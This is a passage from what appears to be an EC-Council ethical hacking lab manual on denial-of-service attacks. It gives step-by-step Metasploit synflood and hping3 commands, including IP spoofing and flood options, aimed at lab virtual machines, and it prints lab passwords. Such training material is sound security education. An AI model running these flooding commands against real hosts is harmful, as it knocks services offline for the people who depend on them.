A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform DoS and DDoS Attacks using Various Techniques	√	√	√
	1.1 Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.2 Perform a DoS Attack on a Target Host using hping3	√		√
	1.3 Perform a DDoS Attack using HOIC	√		√
	1.4 Perform a DDoS Attack using LOIC		√	√
2	Detect and Protect Against DoS and DDoS Attacks	√		√
	2.1 Detect and Protect against DDoS Attack using Anti DDoS Guardian	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion of your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Perform DoS and DDoS Attacks using Various Techniques

As an expert hacker and pen tester, you must implement various techniques to launch DoS or DDoS attacks on target computers or networks.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- HOIC located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\High Orbit Ion Cannon (HOIC)**
- LOIC located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**
- You can also download the latest version of the above-mentioned tools from their official website. If you decide to download the latest version, the screenshots shown in this lab might differ from what you see on your screen.

Lab Duration

Time: 35 Minutes

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks**: Consume the bandwidth of the target network or service

  Attack techniques:

  - UDP flood attack
  - ICMP flood attack
  - Ping of Death and smurf attack
  - Pulse wave and zero-day attack

- **Protocol Attacks**: Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attack techniques:

- SYN flood attack
- Fragmentation attack
- Spoofed session flood attack
- ACK flood attack

- **Application Layer Attacks**: Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack

Lab Tasks

TASK 1 — Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit

Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine to perform SYN flooding on the **Windows 10** (**10.10.10.10**) virtual machine through **port 21**.

1. Turn on the **Windows 10** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.



Figure 1.1.1: Parrot Security login page

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




Figure 1.1.2: MATE Terminal Icon

4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.

TASK 1.1

Check for Open Port

8. On the **Parrot Terminal** window, type **nmap -p 21 <Target IP address>** (here, target IP address is **10.10.10.10** [**Windows 10**]) and press **Enter**.

   Note: **-p**: specifies the port to be scanned.

9. The result appears, displaying the port status as open, as shown in the screenshot.

Note: If the port in your lab environment turns out to be closed, look for an open port using Nmap.




Figure 1.1.3: Performing the Nmap port scan

10. Now, we will perform SYN flooding on the target machine (**Windows 10**) using port 21.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Perform DoS Attack

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.

11. In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.
12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.
13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.




Figure 1.1.4: Using the Auxiliary Module for DoS attack

14. Now, determine which module options need to be configured to begin the DoS attack.
15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.




Figure 1.1.5: Viewing options

16. Here, we will perform SYN flooding on port **21** of the **Windows 10** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019** (**10.10.10.19**) machine.
17. Issue the following commands:
    - **set RHOST <Target IP Address>** (here, **10.10.10.10**)
    - **set RPORT 21**
    - **set SHOST <Spoofable IP Address>** (here, **10.10.10.19**)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.



Figure 1.1.6: Configuring options

18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 10** virtual machine.
19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 10** virtual machine.




Figure 1.1.7: Initiating DoS attack

TASK 1.3

Examine the DoS Attack

20. To confirm, switch to the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.
21. Click the **Type here to search** field present at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.
22. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.

Note: The network interface might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.8: Capturing traffic through Wireshark

23. **Wireshark** displays the traffic coming from the machine. Here, you can observe that the **Source IP** address is that of the **Windows Server 2019** (**10.10.10.19**) virtual machine. This implies that the IP address of the **Parrot Security** machine has been spoofed.




Figure 1.1.9: Analyzing the traffic

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Observe that the target machine (**Windows 10**) has drastically slowed, implying that the DoS attack is in progress on the machine. If the attack is continued for some time, the machine's resources will eventually be completely exhausted, causing it to stop responding.
25. Once the performance analysis of the machine is complete, switch to the **Parrot Security** virtual machine and press **Ctrl+C** to terminate the attack.




Figure 1.1.10: Terminating the attack

26. This concludes the demonstration of how to perform SYN flooding on a target host using Metasploit.
27. Close all open windows and document all the acquired information.

TASK 2 — Perform a DoS Attack on a Target Host using hping3

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.

hping3 is a command-line-oriented network scanning and packet crafting tool for the TCP/IP protocol that sends ICMP echo requests and supports TCP, UDP, ICMP, and raw-IP protocols.

1. Turn on the **Windows Server 2019** virtual machine.

Note: Ensure that the **Windows 10** and **Parrot Security** virtual machines are running.

2. On the **Windows 10** virtual machine, click the **Type here to search** field at the bottom of **Desktop** and type **wireshark**. Click **Wireshark** from the results.
3. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet0**) to start capturing the network traffic.
4. **Wireshark** starts capturing the packets; leave it running.

TASK 2.1 — Perform SYN Flooding using hping3

5. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
6. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

hping3 performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

9. In the terminal window; type **hping3 -S <Target IP Address> -a <Spoofable IP Address> -p 22 --flood** and press **Enter**.

Note: Here, the target IP address is **10.10.10.10** [**Windows 10**], and the spoofable IP address is **10.10.10.19** [**Windows Server 2019**])

Note: **-S**: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

10. This command initiates the SYN flooding attack on the **Windows 10** virtual machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

Note: If you send the SYN packets for a long period, then the target system may crash.

11. Observe how, in very little time, the huge number of packets are sent to the target machine.




Figure 1.2.1: Attack successfully launched from Parrot Security

12. **hping3** floods the victim machine by sending bulk **SYN packets** and **overloading** the victim's resources.

13. Switch to the **Windows 10** virtual machine and observe the TCP-SYN packets captured by **Wireshark**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.2: Wireshark with packets traffic

14. Now, observe the graphical view of the captured packets. To do so, click **Statistics** from the menu bar, and then click the **I/O Graph** option from the drop-down list.




Figure 1.2.3: Wireshark: I/O Graph option

15. The **Wireshark . IO Graphs . Ethernet0** window appears, displaying the graphical view of the captured packets. Observe the huge number of TCP packets sent by Wireshark, as shown in the screenshot.

16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark . IO Graphs . Ethernet0** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.4: Wireshark - IO Graphs

TASK 2.2

Perform Ping of Death (PoD) Attack Using hping3

17. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.
18. Now, we shall perform a PoD attack on the target system.
19. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood <Target IP Address>** (here, the target IP address is **10.10.10.10** [**Windows 10**]) and press **Enter**.

Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

